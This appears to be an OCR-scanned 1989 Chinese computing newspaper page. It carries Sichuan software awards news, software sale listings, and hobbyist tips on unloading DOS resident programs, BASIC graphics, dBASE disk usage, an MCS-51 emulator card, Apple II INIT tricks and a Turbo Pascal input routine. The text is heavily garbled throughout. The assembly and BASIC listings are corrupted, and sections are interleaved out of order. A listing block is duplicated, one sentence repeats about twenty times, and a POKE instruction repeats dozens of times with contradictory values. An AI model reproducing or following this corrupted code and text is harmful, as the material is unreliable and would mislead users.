▲四川省一九八九年优秀软件评比大会颁奖。四川省一九八九年评优评比大会于6月27日顺利结束。大会共评出四川省一九八九年优秀软件一等奖8项,二等奖18项,三等奖25项,并对22项软件给予奖励。  
四川省优秀软件评比自1986年首次举行以来,每年举行一次。该工作由四川省软件管理登记工作中心组织,该中心每年聘请本省大专院校、科研院所及计算机行业的教授、专家和工程技



术人员,组成软件评比委员会和软件测试组,对申请该项奖的项目进行全面测试和评审,并决定获奖项目名单。评出的优秀软件由四川省科委颁发奖状和荣誉证书,并将在软件报上陆续给予介绍,以便更好地进行交流。  
四川 胥小英

▲刘耀斗慢肝鉴别诊断程序问世。由兰州军区军医学校推出的《刘耀斗慢肝鉴别诊断程序》,经临床80余例慢性肝病患者鉴别诊断证明,具有操作简便、诊断准确可靠和速度快等特点。诊断准确率达100%,为诊断慢性肝炎开辟了一条新途径。  
兰州 张永发

▲【石河子讯】6月30日石河子八一棉纺织厂开发研制的“微机计划优化目标管理系统”通过了专家鉴定,认为这一软件已处自治区行业领先地位。  
在两年多试运行中微机优化后计划方案更为精确,且比人工编制提高工效20余倍,使用微机计划管理提高了厂里设备利用率;应用微机测算1989年生产计划,选择最优方案比上级下达计划增产棉布30多万吨,产值达55万元。  
石河子 曾新祝

★编号: 890709  
作者: 刘季明  
名称: <微机应用> 课题编辑软件  
功能介绍: 可随机确定每类试题的题数,每题的分值,随机自动选題。可以输入工字预选題的难度,以适应分段考试出題的需要。选題类别可随机决定。題庫內試題数量可根据实际需要不断扩充、更新以适应各种情况下的要求。只要題庫內的題满足教学大纲要求的数量与质量则可以达到考试效果能较真实地反映教学水平的要求。本方法可适用于其它课程。  
源程序语言: HEP BASIC 高级语言  
运行环境: 1、IBM-PC及其兼容机; 2、HED汉字; 3、M-1724打印机; 4、单色显示器、彩色显示器均可。  
转让形式: 提供程序清单  
转让价格: 20元(含邮资)  
收款单位: 成都《软件报》编辑部  
★编号: 890710  
作者: 吴家富  
名称: 新版《单色五笔字型》汉字系统  
功能介绍: 显示功能: 本系统有21/11行两档显示系统供用户选择,每种方式均为满屏显示; 西文与汉字等高、半高可同等等;

计算机学会教育和培训专委会委员,全国计算机竞赛命题组组长、清华大学副教授吴文虎,参赛选手是柴海新(河南)、庄璇(北京)和杨宏波(北京),他们是全国青少年计算机程序设计竞赛一等奖获得者或唯一通过全国程序员中级、高级水平考试获得资格的中学生。他们1989年5月3日出发6月5日载誉归来,三名选手均荣获三等奖,按国家累计总分,中国排名第二。我们这次派出团访参赛,摸到了许多情况和经验,对于推动我国青少年计算机知识教育极有好处,有着积极意义。在竞赛期间,同各国接触,综合多方面的情况,可以说:中国青少年计算机知识教育和参加国际比赛的实际本领都达到了国际领先水平,具有实力能够参加国际拼搏。

△在理事长的领导和关怀下,秘书长组织办公室的同志承担了为解放军系统、国家教委、机械电子部的科技成果产品定型技术鉴定工作,联络学会的专家学者组成技术鉴定委员会,为提高鉴定水平与质量,树立学会信誉和学术地位都有积极意义,同时还可为学会积累微薄经费。

**4. 国际会议的筹备工作**  
八月在北京举行的三次国际会议(CAD and CG, PP CC-3; 青年)的论文集、目录、论文集编辑均已完成,正交由出版社印刷出版;正在发出国外代表的签证邀请函和国内代表的会议通知,我们应当一方面继续做好各项筹备工作,如期按时召开。另一方面要认真学习可以出席人数和经费缺口等问题采取的措施,减少损失并及时认真地向中国科协汇报。

△中学计算机教育录像《中学计算机系列录像》编委会五月五日至五月八日举行首次会议;会议决定自八九年,用三年时间,拍录中学计算机教育、教师进修和学生课外活动等三大类内容的十五部教学录像片。其中今年将完成的是《电子计算机基础知识》和《数据库DBASE III》两部。  
摘自《学生计算机世界》

△台湾软件业进入大陆 预计资金上亿元 台湾软件业将大规模进军大陆市场。国内软件业目前积极进行在大陆设大型软件公司的计划。预计初步规模将达1000人,资本额在新台币1亿元以上,不但台湾多家电脑业者将参与投资,大陆四通公司也对该项投资计划兴趣甚浓。  
目前国内电脑业正积极招聘软件人员,予以特别训练之后,将于今年年底或明年年初前往新设的大陆软件公司,开始“逐鹿中原”的市场开拓计划。  
据指出,台湾多家著名电脑硬件公司已决定参与新公司投资计划,大陆四通公司也有意参加,未来该公司将以股东所提供的电脑硬件作后盾,发展高附加价值的综合性解决方案。  
虽然目前大陆电脑化市场不大,但随着各行各业电脑化的需求持续增长,这个市场将极具潜力。该大型新公司的最终目标,是以大陆市场为基础,迅速向国际市场进军。  
摘自《计算机信息报》

★编号: 890709  
作者: 刘季明  
名称: <微机应用> 课题编辑软件  
功能介绍: 可随机确定每类试题的题数,每题的分值,随机自动选題。可以输入工字预选題的难度,以适应分段考试出題的需要。选題类别可随机决定。題庫內試題数量可根据实际需要不断扩充、更新以适应各种情况下的要求。只要題庫內的題满足教学大纲要求的数量与质量则可以达到考试效果能较真实地反映教学水平的要求。本方法可适用于其它课程。  
源程序语言: HEP BASIC 高级语言  
运行环境: 1、IBM-PC及其兼容机; 2、HED汉字; 3、M-1724打印机; 4、单色显示器、彩色显示器均可。  
转让形式: 提供程序清单  
转让价格: 20元(含邮资)  
收款单位: 成都《软件报》编辑部  
★编号: 890710  
作者: 吴家富  
名称: 新版《单色五笔字型》汉字系统  
功能介绍: 显示功能: 本系统有21/11行两档显示系统供用户选择,每种方式均为满屏显示; 西文与汉字等高、半高可同等等;





### 使系统退出常驻的一种方法

#### 一、问题提出

大家知道,计算机中几乎所有程序都涉及系统宝贵资源——内存开销问题,一般说来,冗余的内存空间对提高系统运行效率,改善运行环境都有利。由于PC机受总线体制的约束,系统所使用的内存空间最多只有840K。当进入汉字系统后(占内存100—300K),再加上一些特殊常驻,系统内存可用单元基本上所剩无几。为了提高内存利用率,减小任务对内存的额外占有,大多数软件,特别是汉字系统,图形处理等内存开销量较大的软件,都具有及时释放自己所申请的全部系统资源的功能,如CCDOS4.0, C-DBASE等,但有的软件并不具备这一点,如CCDOS2.0/1,许多打印设备驱动程序及用户自写的常驻程序等。在这种状态下若想运行内存需求量较大的软件或进行系统转换,往往不得不重新启动,不仅

机前等待漫长,而且因此带来许多操作麻烦。那么,有没有可能不用重新启动,直接收回那些不能自身退出常驻的系统或任务占去的内存资源呢?换句话说可否为其增加释放退出功能?

要回答这个问题,我们先了解一下DOS系统:

#### 二、有关情况

##### 1. DOS内存分配

DOS把内存单元按先后以链块的形式划分给各项任务,块的大小由任务自己决定(用DEBUG可以查看到)。每一块中包含以下四个部分(第四部分由常驻申请建立,不常驻则不建立)。

- 第一部分: DOS有关参数区,其大小随参量多少而定;
- 第二部分: 文件运行前PSP(100Hbytes);
- 第三部分: 命令代码及数据区;
- 第四部分: 链块状态(10Hbytes)其中第1字节为标记(如4DH表示链中,5AH表示链底等),当第1字节=4DH时,第2、3字节为下1个任务PSP起始地址,第4、5字节为下1个任务DOS参数区长度;当第1字节=5AH时,第2、3字节DOS保留,第4、5字节为内存剩余总数。

##### 2. DOS链块文件完成以下工作

- a. 它首先分析输入内容,是否符合装入约定,若不符合则宣告错误;
- b. 紧接当前内存链底依次建立有关DOS参数区、程序运行前参数区;
- c. 修改当前链块状态区:置第1字节=4DH,第4、5字节=新建DOS参数区长度;
- d. 内存剩余总数减去新建DOS参数区长度,把该值存于DOS参数区;
- e. 按任务长度取代码至内存,把控制权交给该任务;
- f. 根据任务申请内存情况确定是否常驻,若不常驻则恢复上一链块状态区内容(释放资源)后转到h);
- g. 建立链块状态区,填写第1—5字节内容;
- h. 返回DOS命令层次。

#### 三、解决方法

通过以上分析,如果我们设法复原一个任务常驻前,内存链块状态区相应参量以及有关特殊单元内容,便可以迫使DOS自动撤消该任务(包括它以后的任务)常驻权。笔者编写了一段程序HS.EXE来完成上述功能。HS可以做为一个DOS扩充命令。该程序不带参数执行时,首先保护有关中断向量和当前内存链块状态,然后修改INT6并常驻。带参数n时由INT6执行反向复原操作,实现强制回收。

#### 四、实用举例

1. 进入CCDOS2.0/1
    - C>HS (回车)
    - C>FILE1 (回车)
    - C>CGCC (回车)
  2. 退出CCDOS2.0/1
    - C>HS ^ (回车)
- 本方法已在IBM PC/G/XT、AT和长城机上DOS2.0—3.3版本下调试通过。

陕西 姚宗桥

上海 王文

在BASIC状态下,我们可以用SGREEN 1, COLOR foreground, background, border 设置色彩,进行中分辨率作图,但是在实际应用中,我感到,显示复杂的图形曲线时,中分辨率图像总嫌粗糙,且字型也不好,然而BASIC的高分辨率作图又不带彩色,有什么办法解决这个问题呢?

我仔细研究了BASIC的RAM存储器,发现在IBM PCXT(或AT)上,如果有彩色适配器,只要在程序文本前加一句, SCREEN 2,font 985, foreground color 就能在BASIC状态下作出彩色背景的状态高分辨率图像(前景颜色可以有16种选择)。

另外还有一种方法也能实现这个功能。首先,我们介绍一个在BASIC的参考手册上从未介绍过的命令SHELL,其格式为Shell "[d:] filename.ext"或Shell "DOS命令",上面扩展名为COM或EXE。(这条命令我是在BASIC A2.0版上试验出来的)。有了这条命令,我们就可以在BASIC上使用DOS内外部命令。下面谈谈在BASIC下怎样利用SHELL显示高分辨彩色图形:首先,用turbo Pascal编制一个图形程序(使用turbo Pascal的标准过程 hires 就可进入彩色高分辨率图形状态,标准过程 hiresgcolor (color) 可用来选择前景色)。其次,把编好的程序命名为Graph.pas,进而编译成Graph.com。最后,在BASIC程序需要调用的地方,利用Shell "[d:] graph.com"调用该程序。在这里,附带提一句,为了避免频繁读盘,加快调用速度,我们可建立虚拟盘,把Graph.com放在虚拟盘上。

以上方法都在IBM PC/XT上实现过,在这里把它提供给大家,仅供抛砖引玉。

```

1 程序命名为H1.AM      45 GOON: PUSH C1
2                      46 POP  E5
3 STACK SEGMENT PARA STACK 'STACK'
4 DB 40H DUP('')
5 STACK ENDI           49 MOV  CX,0080H
6 CODE SEGMENT PARA PUBLIC 'CODE'
7 ASSUME CS:CODE
8 DS:  MOV  SI,0
9 INT6: DB 0DH DUF(0)  53 0071: LODSI
10 VIDEO: DB 0 DUF(0)  54  STOSB
11 SEG:  DW 0          55  LOOP LOOPFI
12 MEMP:  DW 0         56  PUSH C1
13                      57  POP  D1
14                      58  INT  21H
15 INT6:  CLI          59  MOV  DI,OFFSET INT6
16 MOV  CX,0080H       60  MOV  AX,2506H
17 XOR  BX,AX          61  INT  21H
18 MOV  DS,AX          62  MOV  SI,DI
19                      63  MOV  AX,CX
20                      64  SUB  AX,10H
21 INC  BX             65  DEC  AX
22 LOOP LOOP2         66  MOV  DI,AX
23 INTI              67  MOV  BX,00003H
24 MOV  AX,C1:WORD PTR ES:INT6  68  MOV  AX,01:CB3
25 MOV  DI,AX          69  DEC  AX
26                      70  MOV  CX:WORD PTR 66:AX
27 MOV  DS:BYTE PTR(0000):SIB  71  MOV  [SI],BX
28 XOR  AX,AX          72  MOV  AX,01:0003H
29 MOV  DI:(0001),AX  73  ADD  AX,BX
30 MOV  AX:C1:WORD PTR MEMN  74  INC  AX
31 MOV  DI:(0003),AX  75  MOV  CX:WORD PTR MEMN,AX
32                      76  POP  C1
33                      77  POP  D1
34 MOV  AX,0000H       78  MOV  AX,0000H
35 MOV  BX:C1:BYTE PTR VIDEO  79  MOV  AX,0000H
36 INT  IOB            80  INT  IOB
37 INT  IRET           81  MOV  AX,B0
38                      82  MOV  DI:WORD PTR VIDEO,AX
39 START: MOV  AX,DI:BYTE PTR COOSDEI  83  MOV  CX,OFFSET START
40 CMP  AL,'-'         84  ADD  DX,100H
41 JNZ  GOON           85  EXIT: INT  27H
42 INT  5              86  CODE  ENDI
43 MOV  AX,3100H       87  END  H1
44 HVT  21H           88

```

数据库dBASE II是深受广大微机应用工作者所欢迎的软件,在应用中,人们对其功能已有很深的了解,设计技巧也越来越被人们所熟悉,但有一个问题人们忽视了,即PRG文件的磁盘利用率,本文正是从这个角度出发,分析数据库模块程序在磁盘上占用空间的计算方法,以及为提高磁盘率而应采取的必要措施。


一、PCDOS文件分配及其磁盘利用率  
PC-DOS为文件分配磁盘空间时不是按扇区一个一个分配,而是按簇分配,一个簇可以包含1—16个扇区,不同的机型,不同的DOS版本,每个簇包含的扇区数不一样,如:IBMPC/XT, DOS2.0, 20M硬盘,每个簇有8个扇区,一般有两种方法可以获得磁盘每簇扇区数。

1. 借助debug调试程序,具体方法如下:  
C>debug  
-L 0 盘号 0 1 ↓ (盘号0—A:; 1—B:; 2—C:; 3—D:; 4—OD)

显示的结果(十六进制数)就是每簇扇区数。  
2. 记下磁盘剩余空间,然后生成或考卷一个短文件(其长度小于512字节)后,查看磁盘剩余空间,两次之差除以512就是每簇扇区数。

已知磁盘每簇扇区数,即可以计算文件占用磁盘空间及其利用率,设文件占用磁盘空间为LS(单位为K),文件磁盘利用率dp,则:  
LS=INT((L-1)/(S-512)+1)\*S\*0.5(K)=①  
式中,L—文件长度  
S—磁盘每簇扇区数

### 从PRG文件的磁盘利用率谈模块化程序



INT—取整  
dp=L/LS\*100%—②  
LS=L/INT(L/LS)  
例如, GW0520 CH 硬盘有一个SU.PRG, L=250, (S=16) 则LS=1\*16\*0.5=8K, dp=250/(8\*1024)\*100%=3.05%。此文件在磁盘的利用率太低了,如果该文件在365K软盘(S=8)上,则LS=1K, dp=24.4%,这个事实说明同一文件在不同的磁盘介质上,利用率不一样,一般是软盘高,硬盘低。

二、PRG模块化程序  
通过上述分析,我们得出结论:提高磁盘利用率,取决于文件长度L和文件占用磁盘空间LS,对于某个磁盘而言,S不能为用户所改变,所以,对用户L是主要决定磁盘利用率因素。适当加大文件内容,可以提高磁盘利用率,但对于PRG模块化程序来讲,程序过长会给日后维护带来不便,那么怎样设计才合适呢?笔者认为主要考虑以下三个方面。

1. 使用过程文件  
数据库应用系统一般形式为主控程序管理若干个系统,dBASE II向用户提供过程设计方法,可以把各子系统或同一类型的处理、加工与输入输出用一个过程文件来实现,不仅提高执行速度,而且可以大大提高磁盘利用率。例如,某一个子系统有20个PRG文件,平均长度1.5K,装入GW0520 CH硬盘(S=16),其所有文件长度和为30K,但占用硬盘的实际空间为20\*8

K=160K,磁盘利用率只有18.75%,有130K空间浪费掉了。如果把这20个PRG文件放入一个过程文件中,文件长度30K,通过②式计算,占用磁盘空间只有32K(4个簇)磁盘利用率高达93.75%,仅有2K空间浪费了,因此对于文件较多的情况下,这磁盘空间节约的节省是相当可观的,而且和执行速度相同步。

2. 增强模块功能  
因为文件内容增加会提高磁盘利用率,所以适当地增加一些模块功能(包括增加内容)是必要的,当然单一文件太长增加了阅读和维护的难度,但大组也会使程序数量增大,条理不清。所以,一方面合并那些功能处理于简单的程序,另一方面对那些文件长度刚好超过某个值的长度,进行必要的代码压缩(去空格等)。

为了增加模块功能,建议设计子程序入口参数,有时,每一个入口参数完成一个子程序功能,这样使模块处理功能加强,内容相应增多,适应范围更广。

3. 通用模块设计  
因同一时间只能打开一个过程文件,有些环境下,对于那些不同的过程均要调用的子程序必须单独处理,这部分内容必不可少,它的长度和数量一般对磁盘利用率影响较少,不必过多考虑,如果这部分文件多,就要仔细对待,但对于那些在某一环境下多次调用的子程序还是加到过程文件中尤为方便。

五、编写说明  
对一个小型应用系统,命令文件只有几个到十几个,考虑磁盘利用率实属没有必要,但对于大型应用软件,这个问题就必须考虑了。  
上述思想对于dBASE II编译器不适用,但在文件设计上也有参考价值。 大庆 苏林东

# 卡式 MCS-51 仿真器

成都电子研究所近期推出一种新型的卡式 MCS-51 单片机仿真器。该卡式仿真器可插入系统机扩展槽工作。本文将仿真卡和有关软件详细的介绍。

## 一、卡式 MCS-51 仿真器

众所周知，国内常见的单板型 MCS-51 仿真器系统如图 1 所示。我所研制的卡式 MCS-51 仿真器的结构如图 2 所示，减少了重复配置，节省了磁带机，大大降低了能耗，可以由系统机提供仿真器的电源。

在卡式仿真器环境下，只需将仿真卡插入系统机的扩展槽中，由系统机上的控制软件从系统机键盘接收用户输入的各种命令，经控制软件翻译后，变成各种指挥 MCS-51 基本系统动作的命令，然后将这些命令经由仿真卡的

通讯电路自动发送给 MCS-51 基本系统。MCS-51 仿真卡在执行了这些命令又将执行结果通过通讯电路自动送回系统机，系统机上的控制软件再将这些结果以各种格式输出到 CRT 或其它外围设备上。

很明显，系统机的控制软件在仿真中起着举足轻重的作用。我们已经在 APPLE 机上设计并调试了这一强化的控制软件，愿与仿真卡一道提供给用户使用。

从图 2 可以看出，在卡式环境下，硬件成本较单板型仿真卡大幅度下降。软件研制工作量虽然较大，但毕竟是一性投入。因此，我们研制的 I 型 MCS-51 仿真卡的售价为 1130 元，比单板型仿真卡便宜了一半。

## 二、仿真器组成

系统机上强化的控制软件，称为仿真排错程序 (EMULATOR DEBUG)。我们在设计这一控制软件时，为了增加仿真卡同用户的透明度，选用了 MICROSOFT Z80-DEBUG 的操作语法的结构和显示格式 (参阅《微型计算机丛书(软件)》第十章，并根据 MCS-51 的特性作了部分扩展，构成了我们的 DEBUG-51 仿真排错程序的操作语言。下面我们一一列出该软件所能接受的命令：

- 运行汇编命令 A 和反汇编命令 L;
- 断点设置、检查及清除命令 B、BX;
- 自动运行、跟踪运行、定时运行的命令 G、T 和 TC;

• 显示程序存储器、数据存储器、MCS-51 内部 RAM 区、R 寄存器区及专用寄存器组的命令 D、DM、DX、DR、DE 和 CTRL-E;

• 显示用户扩展 I/O 端口的命令 DY;

• 代换程序存储器、数据存储器、MCS-51 内部 RAM、R 寄存器及专用寄存器的命令 S、SM、SX、SR 和 SF;

• 代换用户扩展 I/O 端口信号的命令 SY;

• 检查程序存储器、数据存储器的命令 V 和 VM;

• 移动程序存储器、数据存储器的命令 M 和 MM

- 循环代换程序存储器、数据存储器的命令 Z 和 ZM;
- 与磁盘文件输入输出有关的命令 FR、R、FW 和 W;
- 十六进制运算命令 H;
- 退出仿真排错的命令 Q。

## 三、仿真能力

仿真能力是仿真卡的重要性指标。我们研制的这种 I 型 MCS-51 仿真卡力图将 MCS-51 的所有有效资源均交给用户，并为用户准备了庞大的程序存储器及数据存储空间。这个空间对于一般用作仪器仪表控制的 MCS-51 系统已经足够了。

- 程序存储器空间 16K;
- 数据存储器空间 8K;
- 所有 MCS-51 CPU 内部 RAM、SFR 专用寄存器以及所用中断等资源均由用户支配。

为了更进一步地方便用户，我们还将 P<sub>2</sub> 7 提供用户作用端口扩展的线选线，即用户可在 P<sub>2</sub>.7 为 "1" (高电平) 的情况下任意扩展端口。为此，准备了两个相应的命令 DY 和 SY 来直接查询和修改该扩展端口的工状态和信息，极大的方便了用户。

由于仿真排错程序十分庞大，用户须在具

在我们用 DBASE II 对报表处理的应用中，经常会遇到对报表的计算处理。这里介绍一种不用 TOTAL 和 SUM 命令解决行与行之间计算关系的方法。这种算法普遍适用于一般的报表处理，尤其适用于行向的统计报表处理，其算法程序与被处理的报表之间更具有相对的独立性，可以使报表项目增减变动时，减少程序量的修改。

这种算法关键在报表处理时设立一个用于计算用的自定义标志字。其数据类型为字符型，长度为 2 位。第一位定义所在行是已知数据行(定义=0)，还是未知数据行(定义=1)。(这一行在报表数据输入时可以利用)。第二、三位定义所在行级数。级数定义原则为：与别行不发生计算关系的行级数为 0 级行；总计行的级数为 1 级行；总计行的分项行级数为 2 级行；2 级行的分项行级数为 3 级行；以此类推 4 级行、5 级行、……。

统计报表是自上而下分项统计的，本算法则采用自下而上逐行处理。对定义为 0 级的行跳过不处理，对其余行的处理则通过几组变量完成，隶属于同一上级行的下级各行数据逐行送入同一组变量中，长度当逐行处理到这一上级行时，用这组变

量中记录的统计结果给其值。然后将得到的这行值，同样再送入另一组变量中去汇总以求得下一级行的数据值。以此方法，通过自定义标志字逐行对报表处理直至得到报表最上一行总计的值。应注意的是一组变量给某行赋值过后，要将其清零，以便再用这组变量去求其它同级行的值。下面以一统计报表为例，给出计算程序。

袁 浩 潘 汪 雷 成

全国工业总产值统计表

| 行业    | X1 | X2 | 标志 | BZ |
|-------|----|----|----|----|
| 冶金    |    |    | 11 |    |
| 一、北京  |    |    | 02 |    |
| 二、上海  |    |    | 02 |    |
| 三、天津  |    |    | 02 |    |
| 四、省 1 |    |    | 12 |    |
| ① 省 1 |    |    | 13 |    |
| ② 省 1 |    |    | 04 |    |
| ③ 省 2 |    |    | 04 |    |
| ④ 省 2 |    |    | 13 |    |
| ⑤ 省 2 |    |    | 12 |    |

注：“\*”行号是计算的行。

```

SET TALK OFF
STORE 0 TO A1,B1
STORE 0 TO A2,B2
STORE 0 TO A3,B3
STORE 0 TO A4,B4
USE RB
CO BOTT
DO WHILE .NOT. EOF()
  IF SURE(BZ,2,1)
    IF SURE(BZ,1,1) DO *
      IF STR(VAL(0)+1,1)
        REPL X1 WITH AAN,
        X2 WITH BAN
        STORE 0 TO AAN,BAN
        ENDIF
        AAN=AAN+X1
        BAN=BAN+X2
        ENDIF
        SKIP -1
      ENDIF
    ENDIF
  ENDIF

```

```

程序一
70 QMERR BOTO 200
80 FOR I = 44689 TO 44691: READ A
  : POKE I,A: NEXT
90 FOR I = 768 TO 785: READ A: POKE
  I,A: NEXT
95 POKE 214,255
100 PRINT CHR$(4) "INIT HELLO"
120 DATA 76,0,3,169,169,141,145,
  174,169,4,141,146,174,169,32,
  141,147,174,76,255,174
200 POKE 214,0
程序二
10 FOR I = 1 TO 5: READ A(1),B(1)
  C(1): NEXT
20 DATA 42347,96,76,44799,76,32,4-
  4800,127,194,44601,179,183,44
  -723,4,12
70 FOR I = 1 TO 5: POKE A(1),B(1)
  : NEXT
100 PRINT CHR$(4) "INIT HELLO"
110 FOR I = 1 TO 5: POKE A(1),C(1)
  : NEXT

```

APPLE II DOS 3.3 中的 INIT 命令有三项功能：(1) 格式化磁盘。(2) 把内存中的 DOS 系统写入磁盘。(3) 把内存中的 "HELLO" 程序写入磁盘。

INIT 功能的部份执行是指根据需要选择执行其中的某一项功能，这样做常常是很有必要和很有好处的。

一、更新磁盘的 DOS 系统前不要先擦除盘上的其它信息

主要用途是：(1) 磁盘上的 DOS 系统损坏，重新存入正确的 DOS 系统。

(2) 根据自己的特殊需要修改 DOS 系统以后，把修改后的 DOS 系统存入磁盘，使修改永久化。

运行程序 1，只执行把内存中的 DOS 系统写入磁盘的功能，因此可以达到目的。

二、扩大磁盘存放数据的容量

有些磁盘只是用于存放数据，这样的磁盘不需要具备“自动引导 DOS”的功能，所以可以不必把 DOS 系统和 HELLO 程序存入磁盘，而把原先为它们占用的空间用来存放数据，这样大约可增加 8KB 的存储容量。

运行程序 2，只执行格式化磁盘的功能，因此可以达到目的。

本文的内容也完全适用于中华学习。 上海 王云卿

## Turbo Pascal 语言程序一例

```

procedure readkey(x,y:integer;var r:real);
var indata:real;
  l:integer;
  s:string(40);
label q;
begin
  indata:=r;
  gotoxy(x,y);
  q:=(81-1) read(indata); (81)
  if (loresult<=0) then
    begin
      sound(50); delay(300); nosound;
      gotoxy(x,y);
      str(indata,s);
      for i:=1 to length(s) do write(' ');
      gotoxy(x,y);
      goto q;
    end
  else sound(500);
  delay(100);
  nosound;
  r:=indata;
end;

```

我们在使用 Turbo Pascal 语言的 Read 和 Readln 语句时，常会遇到敲错键，输入了错误字符的情况，由于类型不匹配导致 I/O 出错中断，影响程序的正常运行。我在使用 Turbo Pascal 语言的过程中针对上述情况编了一个小程序，用它来读取键盘数据，当出现类型不匹配时，发出低沉鸣声提示操作者有错误，并将输入的错误数据清除，光标回到初始位置等待重新输入。

其基本思路为：使用编译开关 { \$I- } 和 { \$I+ }，在输入时关闭 I/O 检测，通过标准函数 loresult 之值来判断是否有 I/O 错误出现，若有错，则发出鸣声，清除输入的错误数据，下面的程序中，规定输入数据的类型为实数类型。只需在形参说明部分稍作修改，即可改为其它类型，形参 x, y 定义在显示器上数据的读取位置，即光标初始位置，程序如左。

乐山 宋建军




图 1 板载型 MCS-51 仿真器




图 2 卡式 MCS-51 仿真器

# CEC-I 汉字词组输入系统

成都 傅叔平

本文介绍的CEC-I汉字词组输入系统在DOS 3.3的支持下,用户可任意自定义词组

本系统由三个程序和词组表构成。

程序1用于生成或添加词组表。用户应事先用程序1生成词组表。

如果用RESTORE(n)来参与编程,既可以节省内存,又能提高执行速度。

在不少的微机上都无法使用这条指令。从原理上讲它也适用于其它条件。

使用时应注意: 1.Z的取值应在-65529之间,并且为一个整数。

2.在DATA语句中不要写入其它指令,为了提高速度,最好将其编在程序前部。

3.站序中使用Z, Z0, Z1, Z2, Z3, Z4, Z5, Z6, Z7, Z8, Z9, Z10, Z11, Z12, Z13, Z14, Z15, Z16, Z17, Z18, Z19, Z20, Z21, Z22, Z23等五个13R END

词组变量,返回65526 Z=17513;Z=IM(Z0+0.99);IF Z0(0 OR Z0)6

后它们将被清除 5529 THEN PRINT 错误(行号不在2-65529以内);END

65527 Z1=PEEK(Z+2)+256\*PEEK(Z+3);IF Z0(Z1 IN

程序1: 10 DATA 201,217,352,47 20 DATA "AT", "BT", "CT" 3.站序中使用

均可由用户按自己的习惯和需要确定。代码则利用大写字母表示,一个词组由1-84个汉字组成。

程序2是本系统的核心,汇编语言写成,此处是已通过汇编的机器码目标程序。

程序3是整个系统的引导程序,它的任务是将用户选定的词组表装入内存。

要形成汉字词组输入系统,磁盘上必须有两文件是:①程序3(可将其作为HELLO程序);②程序2(文件名为"CEZ.OBJO")。

该系统运行时,首先运行程序3,用户根据屏幕提示来回答要调入内存的词组表名字。

当你按"4"或"5"键时,屏幕上提示行出现"词组"二字,此时已进入词组输入状态。

当你按"4"或"5"键时,屏幕上提示行出现"词组"二字,此时已进入词组输入状态。

当你按"4"或"5"键时,屏幕上提示行出现"词组"二字,此时已进入词组输入状态。

当你按"4"或"5"键时,屏幕上提示行出现"词组"二字,此时已进入词组输入状态。

当你按"4"或"5"键时,屏幕上提示行出现"词组"二字,此时已进入词组输入状态。

当你按"4"或"5"键时,屏幕上提示行出现"词组"二字,此时已进入词组输入状态。

当你按"4"或"5"键时,屏幕上提示行出现"词组"二字,此时已进入词组输入状态。

当你按"4"或"5"键时,屏幕上提示行出现"词组"二字,此时已进入词组输入状态。

当你按"4"或"5"键时,屏幕上提示行出现"词组"二字,此时已进入词组输入状态。

当你按"4"或"5"键时,屏幕上提示行出现"词组"二字,此时已进入词组输入状态。

当你按"4"或"5"键时,屏幕上提示行出现"词组"二字,此时已进入词组输入状态。

当你按"4"或"5"键时,屏幕上提示行出现"词组"二字,此时已进入词组输入状态。

当你按"4"或"5"键时,屏幕上提示行出现"词组"二字,此时已进入词组输入状态。

当你按"4"或"5"键时,屏幕上提示行出现"词组"二字,此时已进入词组输入状态。

当你按"4"或"5"键时,屏幕上提示行出现"词组"二字,此时已进入词组输入状态。

当你按"4"或"5"键时,屏幕上提示行出现"词组"二字,此时已进入词组输入状态。

当你按"4"或"5"键时,屏幕上提示行出现"词组"二字,此时已进入词组输入状态。

当你按"4"或"5"键时,屏幕上提示行出现"词组"二字,此时已进入词组输入状态。

当你按"4"或"5"键时,屏幕上提示行出现"词组"二字,此时已进入词组输入状态。

当你按"4"或"5"键时,屏幕上提示行出现"词组"二字,此时已进入词组输入状态。

许多计算机都具有数字快键盘,当用INPUT语句向计算机输入大量数据或为DATA语句加数据时,就会显示出它的作用来。

使用数字快键盘时,键入POKE 30845, 195L 不需使用时,键入POKE 30845, 201L

使用数字快键盘时,键入POKE 30845, 201L 不需使用时,键入POKE 30845, 201L

使用数字快键盘时,键入POKE 30845, 201L 不需使用时,键入POKE 30845, 201L

使用数字快键盘时,键入POKE 30845, 201L 不需使用时,键入POKE 30845, 201L

使用数字快键盘时,键入POKE 30845, 201L 不需使用时,键入POKE 30845, 201L

使用数字快键盘时,键入POKE 30845, 201L 不需使用时,键入POKE 30845, 201L

使用数字快键盘时,键入POKE 30845, 201L 不需使用时,键入POKE 30845, 201L

使用数字快键盘时,键入POKE 30845, 201L 不需使用时,键入POKE 30845, 201L

使用数字快键盘时,键入POKE 30845, 201L 不需使用时,键入POKE 30845, 201L

使用数字快键盘时,键入POKE 30845, 201L 不需使用时,键入POKE 30845, 201L

使用数字快键盘时,键入POKE 30845, 201L 不需使用时,键入POKE 30845, 201L

使用数字快键盘时,键入POKE 30845, 201L 不需使用时,键入POKE 30845, 201L

使用数字快键盘时,键入POKE 30845, 201L 不需使用时,键入POKE 30845, 201L

使用数字快键盘时,键入POKE 30845, 201L 不需使用时,键入POKE 30845, 201L

使用数字快键盘时,键入POKE 30845, 201L 不需使用时,键入POKE 30845, 201L

使用数字快键盘时,键入POKE 30845, 201L 不需使用时,键入POKE 30845, 201L

使用数字快键盘时,键入POKE 30845, 201L 不需使用时,键入POKE 30845, 201L

使用数字快键盘时,键入POKE 30845, 201L 不需使用时,键入POKE 30845, 201L

使用数字快键盘时,键入POKE 30845, 201L 不需使用时,键入POKE 30845, 201L

使用数字快键盘时,键入POKE 30845, 201L 不需使用时,键入POKE 30845, 201L

使用数字快键盘时,键入POKE 30845, 201L 不需使用时,键入POKE 30845, 201L

使用数字快键盘时,键入POKE 30845, 201L 不需使用时,键入POKE 30845, 201L

使用数字快键盘时,键入POKE 30845, 201L 不需使用时,键入POKE 30845, 201L

使用数字快键盘时,键入POKE 30845, 201L 不需使用时,键入POKE 30845, 201L

使用数字快键盘时,键入POKE 30845, 201L 不需使用时,键入POKE 30845, 201L

使用数字快键盘时,键入POKE 30845, 201L 不需使用时,键入POKE 30845, 201L

使用数字快键盘时,键入POKE 30845, 201L 不需使用时,键入POKE 30845, 201L

为 LASER-310 机建立数字快键盘

## { R1 机图形重叠程序 }

